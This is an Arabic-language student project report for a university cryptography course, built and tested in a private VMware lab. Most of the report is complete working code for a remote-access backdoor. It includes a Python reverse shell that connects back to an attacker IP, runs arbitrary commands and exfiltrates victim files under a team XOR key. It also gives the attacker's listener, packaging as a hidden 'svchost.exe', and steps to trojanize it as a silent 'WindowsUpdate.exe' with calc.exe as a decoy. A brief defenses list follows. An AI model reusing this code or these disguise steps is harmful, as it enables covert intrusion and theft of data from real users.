بسم الله الرحمن الرحيم

الجامعة الوطنية

كلية الهندسة

قسم الأمن السيبراني

تقرير مشروع مادة التشفير

مشروع Backdoor متكامل مع خوارزمية تشفير خاصة وتقنية الدمج مع برنامج سليم

إشراف :د .محسن النقيب

إعداد الفريق: راشد الماوري — محمد باعشن___محمد مبروك شيبان

العام الدراسي :2026 /2027 |التاريخ :17 سبتمبر 2026

تنبيه :هذا التقرير لأغراض تعليمية داخل بيئة اختبار مصرح بها ومعزولة فقط، ولا يجوز استخدام الأكواد أو المفاهيم ضد أنظمة حقيقية دون تصريح.

متطلبات المشروع

#	المتطلب	كيف أنجزناه
1	فريق 1-3 طلاب	أعضاء 3
2	Backdoor	Reverse Shell بلغة Python
3	سحب الملفات	Backdoor في الـ get أمر
⚠	خوارزمية التشفير	MRM بمفتاح XOR
4	تغيير اسم العملية	svchost.exe
5	تحويل إلى EXE	PyInstaller
6	الدمج مع برنامج سليم	WinRAR SFX + calc.exe
7	Public/Private IP	Private IP 192.168.62.x
8	تجربة +توثيق	صورة 11

بيئة الاختبار

العنصر	التفاصيل
المنصة	VMware Workstation
المهاجم	Kali Linux (192.168.62.134)
الضحية	Windows 10 x64 (192.168.62.135)
الشبكة	NAT (Private IP)
Python	3.12.7
المنفذ	4444 (TCP)

crypto_team.py الصفحة 3 :خوارزمية التشفير +كود

خوارزمية التشفير الخاصة بالفريق

.الفكرة :استخراج الحرف الأول من اسم كل عضو لتكوين مفتاح التشفير

العضو	الحرف الأول
Mohammed Mabrouk Shiban	M
Rashed Al-Maouri	R
Mohammed Baeshen	M

MRM :المفتاح الناتج

Pseudocode:

```
1. المفتاح = ""
2. )اسم_العضو(أول_حرف=+ المفتاح :لكل عضو
3. اقرأ بيانات الملف
4. لكل بايت i:
       مشفر[i] = أصلي[i] XOR المفتاح[i % طول_المفتاح]
5. احفظ الناتج
```

crypto_team.py: — الكود الكامل

```
# ============================================================
#  crypto_team.py
#  خوارزمية التشفير الخاصة بالفريق
#  الفريق: محمد مبروك شيبان - راشد الماوري - محمد باعشن
#  المفتاح = "MRM" =الحرف الأول من اسم كل عضو
# ============================================================


TEAM_MEMBERS = [
    "Mohammed Mabrouk Shiban",
    "Rashed Al-Maouri",
    "Mohammed Baeshen"
]

def get_team_key():
    """استخراج الحرف الأول من كل عضو"""
    return "".join([n.strip()[0] for n in TEAM_MEMBERS])

def xor_crypt(data, key):
    """تشفير/فك تشفير XOR مع دوران المفتاح"""
    kb = key.encode('utf-8')
    return bytes([b ^ kb[i % len(kb)] for i, b in enumerate(data)])

def encrypt_bytes(data):
    """تشفير البيانات"""
    return xor_crypt(data, get_team_key())

def decrypt_bytes(data):
    """فك تشفير البيانات"""
    return xor_crypt(data, get_team_key())
```



Backdoor (client.py)

الوصف :كود جهاز الضحية (Windows) — يتصل بالمهاجم وينفذ الأوامر ويسحب الملفات المشفرة.

الكود الكامل:

```
# ============================================================
#  client.py
#  Backdoor - جهاز الضحية (Windows)
# ============================================================

import socket
import subprocess
import os
import sys
import time
from crypto_team import encrypt_bytes, get_team_key

ATTACKER_IP   = "192.168.62.134"
ATTACKER_PORT = 4444

def disguise():
    """تغيير عنوان النافذة ليبدو كعملية Windows شرعية"""
    try:
        import ctypes
        ctypes.windll.kernel32.SetConsoleTitleW("svchost.exe")
    except Exception:
        pass

def run_cmd(cmd):
    """تنفيذ أمر على النظام وإرجاع النتيجة"""
    try:
        result = subprocess.run(
            cmd, shell=True, capture_output=True, text=True, timeout=30
        )
        output = result.stdout + result.stderr
        return output if output else "[+] تم التنفيذ بدون مخرجات."
    except Exception as e:
        return f"[-] خطأ: {e}"

def grab_file(remote_path):
    """يسحب ملفاً ويشفره بخوارزمية MRM"""
    if not os.path.exists(remote_path):
        return b"[-] الملف غير موجود."
    with open(remote_path, 'rb') as f:
        raw_data = f.read()
    encrypted_data = encrypt_bytes(raw_data)
    return encrypted_data

def connect_back():
    disguise()
```

```
    print(f"[*] Team Key: {get_team_key()}")

    while True:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((ATTACKER_IP, ATTACKER_PORT))
            print("[+] تم الاتصال بالمهاجم.")
            break
        except Exception:
            time.sleep(5)

    while True:
        try:
            cmd = s.recv(4096).decode('utf-8', errors='ignore').strip()
            if not cmd:
                continue
            if cmd.startswith("get "):
                path = cmd[4:].strip()
                data = grab_file(path)
                s.sendall(b"[FILE]" + data + b"[/FILE]")
            elif cmd.lower() == "exit":
                s.close()
                sys.exit(0)
            else:
                output = run_cmd(cmd)
                s.sendall(output.encode('utf-8', errors='ignore'))
        except Exception:
            break

if __name__ == "__main__":
    connect_back()
```

الكامل server.py الصفحة 5 :كود

(server.py) كود المهاجم

الوصف :كود جهاز المهاجم (Kali) — يستمع للاتصال ويرسل الأوامر ويفك التشفير.

:الكود الكامل

```
# ============================================================
#  server.py
#  Server - جهاز المهاجم (Kali Linux)
# ============================================================

import socket
from crypto_team import decrypt_bytes, get_team_key

LISTEN_IP   = "0.0.0.0"
LISTEN_PORT = 4444

def save_decrypted_file(data, save_path):
    """فك تشفير الملف المستلم وحفظه"""
    decrypted = decrypt_bytes(data)
    with open(save_path, 'wb') as f:
        f.write(decrypted)
    print(f"[+] تم فك التشفير وحفظ الملف: {save_path}")

def main():
    print(f"[*] Team Key: {get_team_key()}")
    print(f"[*] في انتظار اتصال الضحية على المنفذ {LISTEN_PORT} ...")

    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server.bind((LISTEN_IP, LISTEN_PORT))
    server.listen(1)

    conn, addr = server.accept()
    print(f"[+] تم الاتصال من: {addr}")

    while True:
        cmd = input("Shell> ").strip()
        if not cmd:
            continue
        conn.sendall(cmd.encode('utf-8'))

        if cmd.lower() == "exit":
            break


        data = b""
        conn.settimeout(2)
```

```
        try:
            while True:
                chunk = conn.recv(4096)
                if not chunk:
                    break
                data += chunk
                if len(chunk) < 4096:
                    break
        except socket.timeout:
            pass
        conn.settimeout(None)

        if b"[FILE]" in data and b"[/FILE]" in data:
            start = data.find(b"[FILE]") + len(b"[FILE]")
            end   = data.find(b"[/FILE]")
            file_data = data[start:end]
            name = input("[?] احفظ الملف باسم: ").strip() or "received_file.bin"
            save_decrypted_file(file_data, name)
        else:
            print(data.decode('utf-8', errors='ignore'))

    conn.close()
    server.close()

if __name__ == "__main__":
    main()
```



التنفيذ العملي + build_exe.py الصفحة 6 :كود

EXE (build_exe.py) كود التحويل إلى

```
# ============================================================
#  build_exe.py
#  تحويل client.py إلى svchost.exe
# ============================================================

import PyInstaller.__main__

PyInstaller.__main__.run([
    'client.py',
    '--onefile',
    '--noconsole',
    '--name=svchost',
    '--hidden-import=crypto_team',
])

print("[+] تم إنشاء svchost.exe في مجلد dist/")
```

التشغيل:

```
python build_exe.py
```

التنفيذ العملي — المرحلة 1 :تشغيل السيرفر

على Kali:

```
cd ~/FinalProject_Backdoor
python3 server.py
```

الناتج:

```
[*] Team Key: MRM
[*] Listening on port 4444 ...
```

والاتصال Backdoor

على Windows:

```
cd %USERPROFILE%\Downloads
python client.py
```

الناتج على Windows:


```
[*] Team Key: MRM
[+] Connected.
```

الناتج على Kali:

```
[+] Connected from: ('192.168.62.135', 49722)
Shell>
```

المرحلة 3 :تنفيذ الأوامر

```
Shell> whoami        → desktop-qirdasj\m
Shell> ipconfig      → معلومات الشبكة
Shell> dir           → قائمة ملفات Downloads
```



المرحلة 4 :سحب الملفات المشفرة

:الأمر

```
get C:\Users\m\Desktop\secret.txt
```

:الناتج

```
[*] Saved encrypted file: received_encrypted.bin
[+] Decrypted and saved: secret_from_desktop.txt
```


:النتيجة

```
=== ENCRYPTED ===
:>$r>‹mö(>šm+;!(r+" m(<.?+=9; "r`m(,?mm_G

=== DECRYPTED ===
This is a secret file for encryption test - Team MRM
```

:التحليل

- .المشفر :رموز غريبة
- .%المفكوك :النص الأصلي يعود 100
- .الحجم :55 بايت قبل وبعد)لا فقدان(



الصفحة 8 :التنفيذ العملي)الجزء 3(

المرحلة 5 :تحويل إلى EXE

```
pyinstaller client.py --onefile --noconsole --name=svchost --hidden-import=crypto_team
```

الملف: svchost.exe (7,382,474 bytes).

المرحلة 6 :تغيير اسم العملية

Name	User name	Image path name
svchost.exe	m	C:\Users\m\Downloads\dist\svchost.exe

التحليل :الاسم يحاكي خدمة Windows شرعية، لكن المسار يكشف حقيقته.

المرحلة 7 :الدمج مع برنامج سليم (Trojanizing)

الأداة: WinRAR SFX.

الملفات المُدمجة:


- svchost.exe (7.38 MB)
- calc.exe (27 KB)

الإعدادات:

الخيار	القيمة
Archive name	WindowsUpdate.exe
Run after extraction	calc.exe
Unpack to temp folder	☑
Silent mode: Hide all	☑

النتيجة:

- عند التشغيل :تُفتح الآلة الحاسبة)تمويه(.
- svchost.exe يعمل في الخلفية بصمت.
- يظهر اتصال جديد على Kali.



المخاطر الأمنية وطرق الحماية

المخاطر:

1. تجاوز جدران الحماية: Reverse Shell.
2. خداع المستخدم: Process Name Spoofing.
3. إخفاء البرمجيات الخبيثة: Trojanizing.
4. ضعيف إذا عرف المفتاح: XOR.

طرق الحماية:

على مستوى المستخدم:

- عدم تشغيل ملفات من مصادر غير موثوقة.

- مراقبة Task Manager دورياً.

على مستوى النظام:

- تفعيل Real-time Protection.
- استخدام مضاد فيروسات محدّث.
- تفعيل UAC و Firewall.

على مستوى المؤسسة:

- تدريب الموظفين أمنياً.
- استخدام أنظمة SIEM و EDR.
- تحليل الملفات في Sandbox.

المراجع

5. Stallings, W. (2020). Cryptography and Network Security. Pearson.
6. Erickson, J. (2008). Hacking: The Art of Exploitation. No Starch Press.
7. Python Documentation. https://docs.python.org/3/
8. PyInstaller Documentation. https://pyinstaller.org/
9. WinRAR Official. https://www.win-rar.com/
10. OWASP Foundation. https://owasp.org/

تم بحمد الله